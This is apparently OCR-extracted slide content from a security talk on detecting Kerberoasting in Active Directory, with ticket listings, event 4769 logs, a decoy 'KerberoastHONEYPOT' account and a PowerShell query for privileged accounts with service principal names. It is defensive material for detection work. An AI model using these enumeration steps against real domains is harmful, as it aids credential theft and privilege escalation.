
```
#5> Client: JoeUser @ LAB.ADSECURITY.ORG
    Server: MSSQLSvc/adsMSSQL21.lab.adsecurity.org:14434 @ LAB.ADSECURITY.ORG
    KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
    Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonical
    Start Time: 1/25/2017 16:36:49 (local)
    End Time:   1/26/2017 2:36:48 (local)
    Renew Time: 2/1/2017 16:36:48 (local)
    Session Key Type: RSADSI RC4-HMAC(NT)
    Cache Flags: 0
    Kdc Called: ADSLABDC12.lab.adsecurity.org

#6> Client: JoeUser @ LAB.ADSECURITY.ORG
    Server: MSSQLSvc/adsMSSQL22.lab.adsecurity.org:14434 @ LAB.ADSECURITY.ORG
    KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
    Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonical
    Start Time: 1/25/2017 16:36:48 (local)
    End Time:   1/26/2017 2:36:48 (local)
    Renew Time: 2/1/2017 16:36:48 (local)
    Session Key Type: RSADSI RC4-HMAC(NT)
    Cache Flags: 0
    Kdc Called: ADSLABDC12.lab.adsecurity.org

#7> Client: JoeUser @ LAB.ADSECURITY.ORG
    Server: MSSQLSvc/adsMSSQL23.lab.adsecurity.org:14434 @ LAB.ADSECURITY.ORG
    KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
    Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonical
    Start Time: 1/25/2017 16:36:48 (local)
    End Time:   1/26/2017 2:36:48 (local)
    Renew Time: 2/1/2017 16:36:48 (local)
    Session Key Type: RSADSI RC4-HMAC(NT)
    Cache Flags: 0
    Kdc Called: ADSLABDC12.lab.adsecurity.org
```

Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]

Detection




```
EventID Date                  AccountName                 ServiceName
------- ----                  -----------                 -----------
   4769 1/25/2017 9:36:07 PM  JoeUser@LAB.ADSECURITY.ORG  svc-VDIPVS01
   4769 1/25/2017 9:36:07 PM  JoeUser@LAB.ADSECURITY.ORG  Svc-BizTalk01
   4769 1/25/2017 9:36:07 PM  JoeUser@LAB.ADSECURITY.ORG  SVC-BOADS-01
   4769 1/25/2017 9:36:07 PM  JoeUser@LAB.ADSECURITY.ORG  SVC-AGPM-01
   4769 1/25/2017 9:36:07 PM  JoeUser@LAB.ADSECURITY.ORG  svc-adsMSSQL10
   4769 1/25/2017 9:36:07 PM  JoeUser@LAB.ADSECURITY.ORG  svc-adsSQLSA
   4769 1/25/2017 9:36:07 PM  JoeUser@LAB.ADSECURITY.ORG  svc-adsMSSQL11
   4769 1/25/2017 9:36:06 PM  JoeUser@LAB.ADSECURITY.ORG  SQL-ADSDB317-SVC
```



Attributes:


Attribute	Value
accountExpires	(never)
accountNameHistory	<not set>
aCSPolicyName	<not set>
adminCount	1
adminDescription	<not set>
adminDisplayName	<not set>
altSecurityIdentities	<not set>
assistant	<not set>
attributeCertificateAttri...	<not set>
audio	<not set>
badPasswordTime	(never)




Attributes:

Attribute	Value
countryCode	0
displayName	KerberoastHONEYPOT
lastLogoff	(never)
lastLogon	(never)
logonCount	0
objectCategory	CN=Person,CN=Schema,CN=Configuration,D
objectClass	top; person; organizationalPerson; user
primaryGroupID	513 = (GROUP_RID_USERS)
pwdLastSet	1/25/2017 6:08:43 PM Eastern Standard Ti
sAMAccountName	KerberoastHONEYPOT
sAMAccountType	805306368 = (NORMAL_USER_ACCOUNT
servicePrincipalName	MSSQLSVC/honeypot.lab.adsecurity.org:lts/
userAccountControl	0x10200 = (NORMAL_ACCOUNT | DONT_

Kerberoast Honeypot




```
PS C:\> Get-ADUser -Filter { (AdminCount -eq 1) -AND (ServicePrincipalName -like "*") }
   -Property * | Select SAMAccountname,ServicePrincipalName

SAMAccountname     ServicePrincipalName
--------------     --------------------
krbtgt             {kadmin/changepw}
KerberoastHONEYPOT {MSSQLSVC/honeypot.lab.adsecurity.org:ItsATrap}
```




```
#1> Client: JoeUser @ LAB.ADSECURITY.ORG
    Server: MSSQLSVC/honeypot.lab.adsecurity.org:ItsATrap @ LAB.ADSECURIT
    KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
    Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_can
    Start Time: 1/25/2017 15:10:27 (local)
    End Time:   1/26/2017 1:10:27 (local)
    Renew Time: 2/1/2017 15:10:27 (local)
    Session Key Type: RSADSI RC4-HMAC(NT)
    Cache Flags: 0
    Kdc Called: ADSLABDC12.lab.adsecurity.org
```

Kerberoast Detection (Honeypot)



